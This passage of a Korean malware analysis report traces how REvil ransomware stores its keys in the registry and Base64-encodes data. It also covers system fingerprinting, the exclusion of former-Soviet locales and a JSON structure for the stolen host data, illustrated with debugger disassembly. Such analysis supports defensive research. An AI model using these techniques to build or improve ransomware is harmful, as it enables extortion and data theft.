
2.4.18 감염 PC 의 공개 키




[그림 31] 암호화 키 생성에 필요한 키 생성 및 레지스트리 등록

감염 PC 의 공개 키를 등록한다. 이는 이전과 같이 동일 경로에 'QIeQ' 라는 이름으로 등록한다.

2.4.19 REvil 랜섬웨어 공격자의 공개 키로 암호화한 감염 PC 의 비밀 키






[그림 32] 키 생성 및 등록

REvil 랜섬웨어 공격자의 공개 키로 암호화한 감염 PC 의 비밀 키를 등록한다. 이는 '96la6' 이라는 이름으로 레지스트리에 등록된다.


2.4.20 마스터 공개 키로 암호화된 감염 PC 의 비밀 키




[그림 33] 키 생성 및 등록

키 분배 센터와 공유되는 마스터 공개 키로 암호화된 감염 PC 의 비밀 키를 등록한다. 이는 'Ucr1RB' 라는 이름으로 레지스트리에 등록된다.

2.4.21 키 값의 난독화 변환 (1)






[그림 34] 난독화를 위한 키 값 Base64 변환

이전에 생성한 키는 난독화되는데, 위 사진은 '96Ia6' 키 값을 CryptBinaryToStringW API 를 호출하여 인코딩하는 모습이다. 이는 키를 한번 더 인코딩하여 난독화를 하기 위함이다.

2.4.22 키 값의 난독화 변환 (2)



[그림 35] 난독화를 위한 키 값 Base64 변환

이전에 생성한 키 중 'Ed7' 키 값을 CryptBinaryToStringW API 를 호출하여 인코딩하는 모습이다. 이와 같이 각 키는 한번 더 인코딩되어 난독화된다.

2.4.23 Windows 폴더 경로 획득

```
01F96366    57              push edi
01F96367    56              push esi
01F96368    FF15 6C28FA01   call dword ptr ds:[<&GetWindowsDirectoryW>]
01F9636E    85C0            test eax,eax
01F96370    75 09           jne 1F9637B
01F96372    56              push esi
01F96373    E8 49EEFFFF     call 1F951C1
01F96378    59              pop ecx
```

[그림 36] Windows 폴더 경로 획득

GetWindowsDirectoryW API 를 호출하여 Windows 폴더의 경로를 획득한다.

2.4.24 볼륨 정보 획득

```
01F95FEE    51              push ecx
01F95FEF    51              push ecx
01F95FF0    51              push ecx
01F95FF1    8D45 FC         lea eax,dword ptr ss:[ebp-4]
01F95FF4    50              push eax
01F95FF5    51              push ecx
01F95FF6    51              push ecx
01F95FF7    56              push esi                                esi:L"C:\
01F95FF8    FF15 9425FA01   call dword ptr ds:[<&GetVolumeInformationW>]
```

[그림 37] 볼륨 정보 획득

GetVolumeInformationW API 를 호출하여 현재 PC 의 볼륨 정보를 획득한다.

2.4.25 CPU 관련 정보 획득


```
01F95454    56              push esi
01F95455    57              push edi
01F95456    8B7D 08         mov edi,dword ptr ss:[ebp+8]            [ebp+8]:"Intel(R) Core(TM"
01F95459    33C0            xor eax,eax
01F9545B    8945 FC         mov dword ptr ss:[ebp-4],eax
01F9545E    897D F8         mov dword ptr ss:[ebp-8],edi
01F95461    05 02000080     add eax,80000002
01F95466    33C9            xor ecx,ecx
01F95468    53              push ebx
01F95469    0FA2            cpuid
```

[그림 38] CPU 관련 정보 획득

cpuid 명령을 수행하여 CPU 관련 정보를 획득한다. cpuid 는 어셈블리 명령으로, 해당 명령을 수행하면 현재 CPU 의 각종 정보를 획득할 수 있다.

2.4.26 암호화 확장자 생성


```
01F99252    55              push ebp
01F99253    8BEC            mov ebp,esp
01F99255    83EC 10         sub esp,10
01F99258    8B4D 10         mov ecx,dword ptr ss:[ebp+10]
01F9925B    53              push ebx
01F9925C    56              push esi                                esi:L".sty401z54"
01F9925D    BE 00FF00FF     mov esi,FF00FF00                        esi:L".sty401z54"
01F99262    BB FF00FF00     mov ebx,FF00FF
01F99267    8B01            mov eax,dword ptr ds:[ecx]              eax:L"sty401z54"
01F99269    8BD0            mov edx,eax                             eax:L"sty401z54"
01F9926B    C1C0 08         rol eax,8                               eax:L"sty401z54"
01F9926E    23C3            and eax,ebx                             eax:L"sty401z54"
```



[그림 39] 암호화 확장자 생성

획득한 PC 정보를 바탕으로 일련의 연산을 수행하여 감염 PC 별 고유한 암호화 확장자를 생성한다.


2.4.27 암호화 확장자 등록



[그림 40] 암호화 확장자 등록

이전에 생성한 암호화 확장자를 HKLM₩SOFTWARE₩BlackLivesMatter 경로에 'wJWsTYE'라는 값으로 등록한다.


2.4.28 사용자 정보 획득



[그림 41] 사용자 정보 획득

GetUserNameW 및 GetComputerNameW API 를 호출하여 사용자의 이름과 PC 이름을 획득한다.

2.4.29 도메인 정보 획득



[그림 42] 도메인 정보 획득

HKLM₩SYSTEM₩CurrentControlSet₩services₩Tcpip₩Parameters 경로의 Domain 값을 확인하여 도메인 정보를 획득한다.

2.4.30 국가 정보 획득

```
01F95CCA    FF15 B427FA01       call dword ptr ds:[<&RegOpenKeyExW>]
01F95CD0    85C0                test eax,eax
01F95CD2    75 56               jne 1F95D2A
01F95CD4    57                  push edi
01F95CD5    8B7D 18             mov edi,dword ptr ss:[ebp+18]
01F95CD8    57                  push edi
01F95CD9    53                  push ebx
01F95CDA    FF75 14             push dword ptr ss:[ebp+14]
01F95CDD    53                  push ebx
01F95CDE    FF75 10             push dword ptr ss:[ebp+10]          [ebp-
01F95CE1    FF75 FC             push dword ptr ss:[ebp-4]
01F95CE4    FF15 0C26FA01       call dword ptr ds:[<&RegQueryValueExW>]
```

[그림 43] 국가 정보 획득

HKCU₩Control Panel₩International 경로의 LocaleName 값을 확인하여 국가 정보를 획득한다.

2.4.31 사용 언어 정보 획득

```
01F95292    C745 F0 2C080000    mov dword ptr ss:[ebp-10],82C
01F95299    C745 F4 43080000    mov dword ptr ss:[ebp-C],843
01F952A0    C745 F8 5A040000    mov dword ptr ss:[ebp-8],45A
01F952A7    C745 FC 01280000    mov dword ptr ss:[ebp-4],2801
01F952AE    FF15 B028FA01       call dword ptr ds:[<&GetUserDefaultUILanguage>]
01F952B4    0FB7F0              movzx esi,ax
01F952B7    FF15 7C28FA01       call dword ptr ds:[<&GetSystemDefaultUILanguage>]
01F952BD    0FB7C8              movzx ecx,ax
01F952C0    33C0                xor eax,eax                         eax:L"ko-KR"
01F952C2    397485 B8           cmp dword ptr ss:[ebp+eax*4-48],esi
```

[그림 44] 사용 언어 정보 획득

GetUserDefaultUILanguage 및 GetSystemDefaultUILanguage API 호출을 통해 현재 시스템의 사용 언어 정보를 획득한다. 이를 통해 얻은 국가 코드 및 언어 코드를 통해 암호화 진행 여부를 결정하는데, 아래와 같은 국가와 언어 사용 지역에서는 암호화가 수행되지 않는다.

0x419	러시아어(Russian) 사용 지역
0x422	우크라이나어(Ukrainian) 사용 지역
0x423	벨라루스어(Belarusian) 사용 지역
0x428	타지크어(Tajik) 사용 지역
0x42B	아르메니아어(Armenian) 사용 지역
0x42C	아제르바이잔어(Azerbaijani) 사용 지역
0x437	조지아어(Georgian) 사용 지역
0x43F	카자흐스탄어(Kazakh) 사용 지역

0x440	키르기스스탄어(Kyrgyz) 사용 지역
0x442	투르크메니스탄어(Turkmenistan) 사용 지역
0x443	우즈베키스탄어(Uzbek) 사용 지역
0x444	타타르어(Tatar) 사용 지역
0x818	몰도바-루마니아어(Moldova-Romanian) 사용 지역
0x819	몰도바-러시아어(Moldova-Russian) 사용 지역
0x82C	아제르바이잔어-키릴(Azerbaijani-Cyrillic) 사용 지역
0x843	우즈베키스탄어-키릴(Uzbek-Cyrillic) 사용 지역
0x45A	시리아어(Syrian) 사용 지역
0x2801	시리아어-아랍(Syrian-Arab) 사용 지역

[표 10] 암호화 제외 국가 및 언어 사용 지역

암호화 제외 국가 및 언어 사용 지역은 구 소련 국가들로서, 이를 통해 REvil 랜섬웨어 공격 및 개발 그룹의 소속 국가를 구 소련 지역으로 추측할 수 있다. 만약, 국가 및 언어 코드 확인 시 위 표와 일치할 경우 REvil 랜섬웨어는 종료되며 암호화 행위를 중지한다.

2.4.32 키보드 레이아웃을 통한 감염 대상 재확인

```
01F9590F    56              push esi
01F95910    56              push esi
01F95911    FF15 2827FA01   call dword ptr ds:[<&GetKeyboardLayoutList>]
01F95917    8BF8            mov edi,eax
01F95919    85FF            test edi,edi
```

[그림 45] 키보드 레이아웃을 통한 감염 대상 재확인

GetKeyboardLayoutList API 를 호출하여 시스템의 키보드 레이아웃을 확인하는데, 이를 통해 감염 대상이 맞는지 다시 한번 확인한다.

2.4.33 설치된 OS 정보 획득

```
01F95CC7    FF75 08         push dword ptr ss:[ebp+8]
01F95CCA    FF15 B427FA01   call dword ptr ds:[<&RegOpenKeyExW>]
01F95CD0    85C0            test eax,eax
01F95CD2    75 56           jne 1F95D2A
01F95CD4    57              push edi
01F95CD5    8B7D 18         mov edi,dword ptr ss:[ebp+18]
01F95CD8    57              push edi
01F95CD9    53              push ebx
01F95CDA    FF75 14         push dword ptr ss:[ebp+14]
01F95CDD    53              push ebx
01F95CDE    FF75 10         push dword ptr ss:[ebp+10]      [ebp+10]:L"productName"
01F95CE1    FF75 FC         push dword ptr ss:[ebp-4]
01F95CE4    FF15 0C26FA01   call dword ptr ds:[<&RegQueryValueExW>]
01F95CEA    85C0            test eax,eax
```

[그림 46] 설치된 OS 정보 획득

HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion 경로의 ProductName 값을 확인하여, 현재 설치된 OS 정보를 획득한다.

2.4.34 드라이브 정보 획득

```
01F95568    50              push eax
01F95569    FF15 1428FA01   call dword ptr ds:[<&GetDriveTypeW>]
01F9556F    50              push eax
01F95570    8945 F8         mov dword ptr ss:[ebp-8],eax
01F95573    E8 462E0000     call 1F983BE
01F95598    8D45 F0         lea eax,dword ptr ss:[ebp-10]
01F9559B    50              push eax
01F9559C    FF15 1C27FA01   call dword ptr ds:[<&GetDiskFreeSpaceExW>]
```

[그림 47] 드라이브 정보 획득

GetDriveTypeW API 를 호출하여 현재 PC 의 드라이브 정보를 획득한다. 이후 GetDiskFreeSpaceExW API 를 호출하여 드라이브의 가용 공간을 획득한다.

2.4.35 획득한 정보 난독화

```
01F96533    50              push eax
01F96534    56              push esi
01F96535    57              push edi
01F96536    FF75 0C         push dword ptr ss:[ebp+C]
01F96539    FF75 08         push dword ptr ss:[ebp+8]
01F9653C    FF15 D427FA01   call dword ptr ds:[<&CryptBinaryToStringW>]

0275FF08  A7 C9 7A 16 8C 47 00 0C 57 00 69 00 6E 00 64 00  §Éz..G..W.i.n.d.
0275FF18  6F 00 77 00 73 00 20 00 31 00 30 00 20 00 45 00  o.w.s. .1.0. .E.
0275FF28  6E 00 74 00 65 00 72 00 70 00 72 00 69 00 73 00  n.t.e.r.p.r.i.s.
0275FF38  65 00 00 00 00 00 00 00 AA C9 7A 1B C9 47 00 0E  e.......ªÉz.ÉG..
0275FF48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0275FF48  51 00 77 00 41 00 44 00 41 00 41 00 41 00 41 00  Q.w.A.D.A.A.A.A.
0275FF58  41 00 49 00 43 00 70 00 31 00 78 00 67 00 41 00  A.I.C.p.1.x.g.A.
0275FF68  41 00 41 00 41 00 41 00 4D 00 4E 00 50 00 4A 00  A.A.A.A.M.N.P.J.
0275FF78  45 00 51 00 41 00 41 00 41 00 41 00 3D 00 3D 00  E.Q.A.A.A.A.=.=.
```

[그림 48] 획득한 정보 난독화

지금까지 획득한 PC 정보를 CryptBinaryToStringW API 호출을 통해 Base64 인코딩하여 난독화한다.


2.4.36 시스템 운영체제 정보 획득

```
01F95A21    55              push ebp
01F95A22    8BEC            mov ebp,esp
01F95A24    83EC 24         sub esp,24
01F95A27    8D45 DC         lea eax,dword ptr ss:[ebp-24]
01F95A2A    50              push eax
01F95A2B    FF15 5027FA01   call dword ptr ds:[<&GetNativeSystemInfo>]
```

[그림 49] 시스템 운영체제 정보 획득

GetNativeSystemInfo API 를 호출하여 현재 시스템의 운영체제가 x86 인지, x64 인지 확인한다.

2.4.37 획득한 정보 탈취를 위한 데이터화



[그림 50] 획득 정보의 데이터화


획득한 정보를 탈취하기 위해 일련의 JSON 형식으로 데이터화한다. 이전에 획득한 PC 의 정보들을 확인할 수 있는데, PC 이름 및 UserName 등을 확인할 수 있다. JSON 포맷의 각 요소는 아래와 같은 의미를 갖는다.

ver	REvil 랜섬웨어 버전
pid	계열사 (REvil 랜섬웨어 실제 사용자) ID
sub	캠페인 (공격) ID
pk	REvil 공격자 공개 키
uid	감염 PC ID
sk	파일 암호화에 사용되는 암호화된 로컬 비밀 키
unm	감염된 PC 사용자 이름
net	PC 이름
grp	PC 도메인 / 작업 그룹
lng	시스템 언어
bro	암호화 제외 대상 여부
os	시스템 OS 버전
bit	아키텍쳐 (x86 or x64)

dsk	시스템 드라이브 정보
ext	암호화 확장자

[표 11] JSON 포맷 내 탈취 정보


2.4.37 획득한 정보 암호화 후 레지스트리 등록



[그림 51] 획득 정보 암호화 후 레지스트리 등록

이전에 획득한 정보를 일련의 암호화 과정을 수행한 후 HKLM₩SOFTWARE₩BlackLivesMatter 경로에 'JmfOBvhb'라는 이름으로 저장한다.

